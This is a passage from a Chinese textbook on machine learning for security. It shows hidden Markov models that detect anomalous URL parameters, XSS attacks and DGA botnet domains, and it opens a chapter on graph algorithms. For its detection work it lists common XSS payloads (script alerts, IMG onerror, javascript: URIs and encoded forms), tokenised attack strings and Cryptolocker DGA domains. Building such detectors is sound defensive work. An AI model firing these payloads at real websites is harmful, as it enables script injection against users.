        #切割参数  
        result = urlparse.urlparse(line)  
        # url解码  
        query=urlllib.unquote(result.query)  
        params = urlparse.parse_qsl(query, True)  
        for k, v in params:  
            #k为参数名, v为参数值
```

友情提示：urlparse.parse_qsl解析url请求切割参数时，遇到';'会截断，导致获取的参数值缺失';'后面的内容，这是个大坑，在生产环境中一定要注意这个问题。

3.训练模型

将范化后的向量X以及对应的长度矩阵X_lens输入即可。需要X_lens的原因是参数样本的长度可能不一致，所以需要单独输入：

```
remodel = hmm.GaussianHMM(n_components=3, covariance_type="full", n_iter=100)  
remodel.fit(X,X_lens)
```

训练样本得分为：

```
score:16 query param:admin123  
score:9 query param:root  
score:21 query param:maidou0806  
score:16 query param:52maidou  
score:15 query param:wjq_2014  
score:12 query param:mzc-cxy
```

4.模型验证

HMM模型完成训练后通常可以解决3大类问题：一是输入观察序列获取概率最大的隐藏序列，最典型的应用就是语音解码以及词性标注；二是输入部分观察序列预测概率最大的下一个值，比如搜索词猜想补齐

等；三是输入观察序列获取概率，从而判断观察序列的合法性。参数异常检测就输入第三种。

我们定义T为阈值，概率低于T的参数识别为异常，通常会定义T比训练集最小值略大，在此例中可以取10：

```
with open(filename) as f:  
    for line in f:  
        # 切割参数  
        result = urlparse.urlparse(line)  
        # url解码  
        query = urllib.unquote(result.query)  
        params = urlparse.parse_qs(query, True)  
        for k, v in params:  
            if ischeck(v) and len(v) >= N :  
                vers = etl(v)  
                pro = remodel.score(vers)  
                if pro <= T:  
                    print "PRO:%d V:%s LINE:%s " % (pro,v,line)
```

以userid=%3Cscript%3Ealert (1) %3C/script%3E为例子，经过解码后为<script>alert (1) </script>，范化后为

TAAAAAAATAAAAATNTTTAAAAAAT，score为-13945，识别为异常。这种HMM的使用方式是通过学习正常来识别异常，即通常说的“以白找黑”。“以白找黑”的优点非常明显，就是理论上可以发现全部基于参数的异常访问，但是，缺点是扫描器访问、代码异常、用户的错误操作、业务代码的升级等，都会产生大量误报；所以目前另外一种开始流行的方法是，通过学习攻击报文，训练攻击模型，然后“以黑找黑”。这种方法虽然理论上可能会遗漏真实攻击，但是结果更加可控，可以达到可运维状态。下面我们将介绍基于HMM的“以黑找黑”。

12.4 示例：使用隐式马尔可夫算法识别 XSS 攻击（二）

完整演示代码请见本书GitHub上的12-3.py。

1. 参数建模

这次我们换个思路，如图12-7所示，把机器当作一个刚入行的白帽子，我们训练他学会XSS的攻击语法，然后再让机器从访问日志中寻找符合攻击语法的疑似攻击日志。

通过词法分割，可以把攻击载荷序列化成观察序列，如图12-8所示。

2. 词集/词袋模型

词集和词袋模型是机器学习中极常用的数据处理模型，它们用于特征化字符串型数据。一般思路是将样本分词后，统计每个词的频率，即词频，根据需要选择全部或者部分词作为哈希表键值，并依次对该哈希表编号，这样就可以使用该哈希表对字符串进行编码。




图12-7 检测思路原理图




图12-8 攻击载荷序列化

·词集模型：单词构成的集合，集合中自然每个元素都只有一个，即词集中的每个单词都只有一个。

·词袋模型：如果一个单词在文档中出现不止一次，统计其出现的次数。

本章使用词集模型即可。

假设存在如下数据集合：

```
dataset = [['my', 'dog', 'has', 'flea', 'problems', 'help', 'please'],
           ['maybe', 'nc', 'paws', 'flea', 'problems', 'help', 'please'],
           ['my', 'dog', 'has', 'flea', 'problems', 'help', 'please'],
           ['my', 'dog', 'has', 'flea', 'problems', 'help', 'please'],
           ['my', 'dog', 'has', 'flea', 'problems', 'help', 'please']]
```

首先生成词汇表：

```
vocabSet = set()
for doc in dataset:
    vocabSet |= set(doc)
vocabList = list(vocabSet)
```

根据词汇表生成词集：

```
# 词集模型
SOW = []
for doc in dataset:
    vec = [0]*len(vocabList)
```

```
for i, word in enumerate(vocabList):
    if word in doc:
        vec[i] = 1
SOW.append(doc)
```

简化后的词集模型的核心代码如下：

```
fredist = nltk.FreqDist(tokens_list) # 单文件词频
keys=fredist.keys()
keys=keys[:max] #只提取前N个频发使用的单词 其余泛化成0
for localkey in keys: # 获取统计后的不重复词集
    if localkey in wordbag.keys(): # 判断该词是否已在词集中
        continue
    else:
        wordbag[localkey] = index_wordbag
        index_wordbag += 1
```

3.数据处理与特征提取

常见的XSS攻击载荷如下：

```
<script>alert('XSS')</script>
%3cscript%3ealert('XSS')%3c/script%3e
%22%3e%3cscript%3ealert('XSS')%3c/script%3e
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert("XSS");>
<IMG SRC=javascript:alert('XSS')>
<img src=xss onerror=alert(1)>
<IMG ""><SCRIPT>alert("XSS")</SCRIPT>>
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
```

需要支持的词法切分原则为：

- 单双引号包含的内容；

```
'XSS'
```

- http/https链接；

```
http://xi.baidu.com/xss.js
```

·<>标签；

```
<script>
```

·<>标签开头；

```
<BODY
```

·属性标签；

```
ONLOAD=
```

·<>标签结尾；

```
>
```

·函数体；

```
"javascript:alert('XSS');"
```

·字符数字标量。

代码实现举例如下：

```
tokens_pattern = r'''(?x)
"[^"]+"
|http://\S+
|</\w+>
|<\w+>
|<\w+
|\w+=
|>
|\w+\([^\<]+\)
|\w+
|'''
```

```
words=nltk.regexp_tokenize(line, tokens_pattern)
```

另外，为了减少向量空间，需要把数字、字符以及超链接规范化，具

体原则为：

```
#数字常量替换成8
line, number = re.subn(r'\d+', "8", line)
#url日换成http://u
line, number = re.subn(r'^(http|https)://[a-zA-Z0-9\.\@&/#!?\?]+', "http://u", line)
#干掉注释
line, number = re.subn(r'','', line)
```

范化后分词效果示例为：

```
#原始参数值: "><img src=x onerror=prompt(0)>"
#分词后:
['>', '<img', 'src=', 'x', 'onerror=', 'prompt(8)', '>']
#原始参数值: <iframe src="x-javascript&colon;alert(document.domain);"></iframe>
#分词后:
['<iframe', 'src=', '"x-javascript&colon;alert(document.domain);"', '>', '</iframe>']
#原始参数值: <marquee><h1>XSS by XSS</h1></marquee>
#分词后:
['<marquee>', '<h8>', 'XSS', 'by', 'xss', '</h8>', '</marquee>']
#原始参数值: <script>-=alert;-(1)</script> "onmouseover="confirm(document.domain);"" -
#分词后:
['<script>', 'alert', '8', '</script>', '"onmouseover="', 'confirm(document.domain)']
#原始参数值: <script>alert(2)</script> "><img src=x onerror=prompt(document.domain)>"
#分词后:
['<script>', 'alert(8)', '</script>', '>', '<img', 'src=', 'x', 'onerror=', 'prompt(
```

结合词集模型，完整的处理流程如图12-9所示。




图12-9 词集模型处理流程

4.训练模型

将范化后的向量X以及对应的长度矩阵X_lens输入即可。需要X_lens的原因是参数样本的长度可能不一致，所以需要单独输入。

```
remodel = hmm.GaussianHMM(n_components=3, covariance_type="full", n_iter=100)
remodel.fit(X,X_lens)
```

5.验证模型

整个系统运行过程如图12-10所示。




图12-10 系统运行流程

验证阶段利用训练出来的HMM模型，输入观察序列获取概率，从而判断观察序列的合法性。训练样本是1000条典型的XSS攻击日志，通过分词、计算词集，提炼出200个特征，全部样本就用这200个特征进行编码并序列化。使用20000条正常日志和20000条XSS攻击识别（类似JSFUCK这类编码暂时不支持），准确率达到90%以上，其中验证环节的核心代码如下：

```
with open(filename) as f:
    for line in f:
        line = line.strip('\n')
        line = urllib.unquote(line)
        h = HTMLParser.HTMLParser()
        line = h.unescape(line)
    if len(line) >= MIN_LEN:
        line, number = re.subn(r'\d+', "8", line)
        line, number = re.subn(r'^(http|https)://[a-zA-Z0-9\.\@\&/#!?\?:]+$', "http://", line)
        line, number = re.subn(r'/*.*.?/*//', "", line)
        words = do_str(line)
        vers = []
        for word in words:
            if word in wordbag.keys():
                vers.append([wordbag[word]])
            else:
                vers.append([-1])
        np_vers = np.array(vers)
        pro = remodel.score(np_vers)
        if pro >= T:
            print "SCORE:(%d) XSS_URL:(%s) " % (pro, line)
```

12.5 示例：使用隐式马尔可夫算法识别DGA域名

完整演示代码请见本书GitHub上的12-4.py。

1.参数建模

DGA通常是基于当前时间、硬编码的常量以及字典，根据一定的算法生成，如图12-11所示。




图12-11 DGA原理图

以僵尸网络cryptolocker的DGA算法为例，生成的DGA与时间关系如下：

```
wwkahhnyqvxdfq.com, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
kpudegrfqueadh.net, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
xraxhxvadmpgdn.biz, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
ldjhqijyggrudp.ru, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
yfoctantsymbmt.org, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
mxyfqy rashjxdv.co.uk, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
aaeatqvufpeedj.info, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-  
rnpwcfjkeiybhu.com, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017, 2017-
```

2.数据处理与特征提取

域名特征提取流程如图12-12所示。




图12-12 域名特征提取

Alexa是一家专门发布网站世界排名的网站。以搜索引擎起家的 Alexa创建于1996年4月（美国）。Alexa每天在网上搜集超过1000 GB的信息，不仅给出多达几十亿的网址链接，而且为其中的每一个网站进行排名。可以说，Alexa是当前拥有URL数量最庞大、排名信息发布最详尽的网站。我们使用Alexa全球排名前100万的网站的域名训练HMM模型。

加载域名数据代码如下：

```

def load_alexa(filename):
    domain_list=[]
    csv_reader = csv.reader(open(filename))
    for row in csv_reader:
        domain=row[1]
        if domain >= MIN_LEN:
            domain_list.append(domain)
    return domain_list
  
```

数据格式如图12-13所示。

	A	B
1	1, google. com	
2	2, youtube. com	
3	3, facebook. com	
4	4, baidu. com	
5	5, wikipedia. org	
6	6, yahoo. com	
7	7, reddit. com	
8	8, google. co. in	
9	9, qq. com	
10	10, twitter. com	

图12-13 Alexa排名数据

搜集常见僵尸网络的DGA数据，具体数据请见本书对应的GitHub链接。

加载DGA数据代码如下：

```
def load_dga(filename):
    domain_list=[]
    #xsxqeadsbgyvpdke.co.uk, Domain used by Cryptolocker - Flashback DGA for 13 Apr 2015
    # http://osint.bambenekconsulting.com/manual/cl.txt
    with open(filename) as f:
        for line in f:
            domain=line.split(", ")[0]
            if domain >= MIN_LEN:
                domain_list.append(domain)
    return domain_list
```

特征化逻辑非常简单，直接转化成对应的ASCII即可：

```
def domain2ver(domain):
    ver=[]
    for i in range(0,len(domain)):
        ver.append([ord(domain[i])])
    return ver
```

3.训练模型

使用默认参数的HMM训练Alexa域名即可：

```
def train_hmm(domain_list):
    X = [[0]]
    X_lens = [1]
    for domain in domain_list:
        ver=domain2ver(domain)
        np_ver = np.array(ver)
        X=np.concatenate([X,np_ver])
        X_lens.append(len(np_ver))
    remodel = hmm.GaussianHMM(n_components=N, covariance_type="full", n_iter=100)
    remodel.fit(X,X_lens)
    joblib.dump(remodel, FILE_MODEL)
    return remodel
```

4.验证模型

使用搜集的两个不同家族的僵尸网络来验证模型，这两个家族分别是cryptolocker和post-tovar-goz：

```
if __name__ == '__main__':
    domain_list = load_alexa("../data/top-1000.csv")
    remodel=joblib.load(FILE_MODEL)
    x_3,y_3=test_dga(remodel, "../data/dga-post-tovar-goz-1000.txt")
    x_2,y_2=test_dga(remodel, "../data/dga-cryptolocker-1000.txt")
    fig,ax=plt.subplots()
    ax.set_xlabel('Domain Length')
    ax.set_ylabel('HMM Score')
    ax.scatter(x_3,y_3,color='b',label="dga_post-tovar-goz")
    ax.scatter(x_2, y_2, color='g', label="dga_cryptolocker")
    ax.legend(loc='right')
    plt.show()
```

为了方便对比两个家族的聚类效果，我们以域名长度为横轴，HMM值为纵轴作图，结果如图12-14所示。




图12-14 不同僵尸家族聚类效果

可见HMM作为DGA僵尸网络区分的一个变量，非常具有区分性，进一步的区分还需要增加变量，使用SVM等算法作为区分。

12.6 本章小结

本章介绍了HMM的基础知识，结合XSS检测实现了两种检测思路；第一种是学习正常业务模型识别异常；第二种是学习攻击模型进一步识别满足攻击语法的攻击行为。另外，还以DGA聚类为例，介绍了基于HMM算法生成重要特征的方法。

参考资源

我写作本章时参考了以下网站，读者要想进一步学习，欢迎到这些网站进一步了解更多信息：

·<http://hmmlearn.readthedocs.io/en/latest/>

·<http://www.freebuf.com/articles/network/114693.html>

还有一些参考文献值得一读：

[1] Bilge L, Kirda E, Kruegel C, Balduzzi M.Exposure: Finding malicious domains using passive DNS analysis.Network&Distributed System Security Symposium, 2011.

[2] Igino Corona, Davide Ariu, Giorgio Giacinto.HMM-Web: a Framework for the Detection of Attacks Against Web Applications.IEEE International Conference on Communications, 2009, 15 (1) : 747-752.

[3] Wang K, Stolfo S J.Anomalous Payload-Based Network Intrusion Detection.Recent Advances in Intrusion Detection: International Symposium, 2004, 3224: 203-222.

[4] Ingham K L, Somayaji A, Burge J, Forrest S.Learning DFA Representations of HTTP for Protecting Web Applications.Computer Networks, 2007, 51 (5) : 1239-1255.

[5] C Kruegel, G Vigna, W Robertson.A Multi-Model Approach to the Detection of Web-Based at-Tacks.Computer Networks, 2005.

第13章 图算法与知识图谱

图算法广泛应用于存在大量非结构化网状数据的领域，如社交网络、金融、交通、搜索等，是一种非常简单易用且有效的机器学习算法，算法的思想也非常容易理解。而网络安全领域在风控、威胁情报方面也有很多非结构化网状数据，所以也会用到图算法。本章将介绍图的基本概念，并给出基本的使用方式，介绍如何使用有向图识别WebShell，如何使用有向图识别僵尸网络中的同一黑产团体，将结合搜索广告介绍神秘的知识图谱，以及知识图谱在风控领域的应用，包括检测账户被盗、撞库以及简单的刷单，还有在威胁情报领域的应用，包括挖掘后门文件的潜在联系以及域名的潜在联系等。

13.1 图算法概述

在现实世界中，有种关联关系难以用数据库的表结构来表示，比如微博的粉丝关系、偶像剧中的N角恋、多个域名之间的注册关系等，于是图这种古老的数据结构就派上了用场。一般认为，如果给图的每条边规定一个方向，那么得到的图称为有向图，其边也称为有向边。在有向图中，与一个节点相关联的边有出边和入边之分，而与一个有向边关联的两个点也有始点和终点之分。相反，边没有方向的图称为无向图。我们拿一个实际的例子来讲解下用途最为广泛的有向图的一些基础知识。

微博中的好友关注关系就是典型的有向图（如图13-1所示），因为关注是有方向性的，比如我关注了钟丽缇，但是钟丽缇不一定关注了我。假定关注关系如下描述：

- A关注了C;
- B关注了A;
- C关注D;
- D关注了A和B。




图13-1 图算法原理图

D关注了两个人，所以他的出度为2，D被1个人关注，所以他的入度为1。

图的聚类算法，最简单的一种实现叫做连通分支，其原理如图13-2所示。所谓连通分支，指的是图中由边连接在一起的一组顶点，不要求顶点之间必须两两相连，但是连通分支的任意两个顶点之间，至少存在一条路径，计算连通分支时不区分有向图和无向图。

